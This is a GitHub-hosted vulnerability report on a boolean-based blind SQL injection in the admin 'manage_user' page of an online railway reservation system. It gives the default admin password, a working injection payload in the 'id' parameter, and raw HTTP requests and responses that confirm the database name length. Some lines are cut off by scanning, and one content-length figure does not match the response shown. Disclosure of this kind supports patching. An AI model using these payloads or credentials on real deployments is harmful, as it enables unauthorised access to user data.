debug601 / bug_report Public

<> Code   Issues   Pull requests   Actions   Projects   Security   Insights

main

bug_report / vendors / oretnom23 / online-railway-reservation-system / SQLi-2.md

debug601 Create SQLi-2.md   History

1 contributor

35 lines (24 sloc) | 1.5 KB

Online Railway Reservation System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15121/online-railway-reservation-system-phpoop-project-free-source-code.html

Vulnerability File: /orrs/admin/?page=user/manage_user&id=

Vulnerability location: /orrs/admin/?page=user/manage_user&id=, id


Current database name: orrs_db,length is 7

[+] Payload: /orrs/admin/?page=user/manage_user&id=1%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /orrs/admin/?page=user/manage_user&id=1%27%20and%20length(database())%20=7--+ HT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=hea24clorqs9kplqalqihp0ik4
Connection: close
```

When length (database ()) = 6, Content-Length: 26098



```
GET
/orrs/admin/?page=user/manage_user&id=1%2
7%20and%20length(database())%20=6--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=hea24clorqs9kplqalqihp0ik4
Connection: close
```


```
HTTP/1.1 200 OK
Date: Tue, 07 Jun 2022 08:22:18 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 26098

 <!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
  <style>
```



http://192.168.1.19/orrs/admin/?page=user/manage_user&id=1' and length(database()) =6--+


Warning: foreach() argument must be of type array|object, null given in **C:\xampp\htdocs\orrs\admin\user\manage_user.php** on line **5**

When length (database ()) = 7, Content-Length: 25858



```
GET
/orrs/admin/?page=user/manage_user&id=1%2
7%20and%20length(database())%20=7--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=hea24clorqs9kplqalqihp0ik4
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 07 Jun 2022 08:21:12 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25958

 <!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
  <style>
```



```
http://192.168.1.19/orrs/admin/?page=user/manage_user&id=1' and length(database()) =7--+
```

Online Railway Reservation System - PHP - Admin

First Name: Adminstrator

Last Name: Admin

Username: admin

Password: ••••••••